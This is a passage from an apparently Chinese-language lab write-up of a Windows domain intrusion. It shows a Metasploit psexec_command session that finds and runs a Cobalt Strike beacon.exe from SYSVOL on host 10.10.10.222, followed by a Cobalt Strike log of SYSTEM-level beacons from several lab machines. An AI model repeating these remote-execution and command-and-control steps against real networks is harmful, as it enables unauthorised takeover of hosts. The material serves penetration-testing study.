[-] 10.10.10.222:445      - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 10.10.10.222:445      - Getting the command output ...
[*] 10.10.10.222:445      - Executing cleanup ...
[*] 10.10.10.222:445      - Cleanup was successful
[*] 10.10.10.222:445      - Command completed successfully!
[*] 10.10.10.222:445      - Output for "dir c:\beacon.exe /s /b":

c:\Windows\SYSVOL\domain\beacon.exe
c:\Windows\SYSVOL\sysvol\god.org\beacon.exe

[*] 10.10.10.222:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) > set command "c:\Windows\SYSVOL\sysvol\god.org\beacon.exe"
command => c:\Windows\SYSVOL\sysvol\god.org\beacon.exe
msf5 auxiliary(admin/smb/psexec_command) > run

[*] 10.10.10.222:445      - Service start timed out, OK if running a command or non-service executable...
[*] 10.10.10.222:445      - checking if the file is unlocked
[*] 10.10.10.222:445      - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 10.10.10.222:445      - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 10.10.10.222:445      - Getting the command output ...
[*] 10.10.10.222:445      - Command finished with no output
[*] 10.10.10.222:445      - Executing cleanup ...
[*] 10.10.10.222:445      - Cleanup was successful
[*] 10.10.10.222:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) >
msf5 auxiliary(admin/smb/psexec_command) > 

```

成功上线拿下靶机三

Cobalt Strike by ssooking

Cobalt Strike 视图 攻击 报告 帮助

192.168.199.146

SYSTEM *
STU1 @ 3456

SYSTEM *
ROOT-TVI862UBEH @ 2436

Beacon 10.10.10.134@3456 X Files 10.10.10.134@3456 X Beacon 10.10.10.132@2436 X

日志 X 监听器 X 凭据信息 X Script Console X

```
02/09 03:35:23 *** initial beacon from Administrator *@10.10.10.132 (STU1)
02/09 03:35:25 *** initial beacon from SYSTEM *@10.10.10.132 (STU1)
02/09 05:36:56 *** initial beacon from test$@10.10.10.134 (STU1)
02/09 05:37:23 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/09 06:02:17 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/09 10:50:46 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/09 10:53:36 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)
02/10 08:14:52 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)
02/10 15:54:11 *** initial beacon from SYSTEM *@10.10.10.134 (STU1)
02/10 18:44:03 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)
02/10 19:52:33 *** initial beacon from SYSTEM *@10.10.10.222 (OWA)
```

[02/10 19:55] 0xffffffff
event>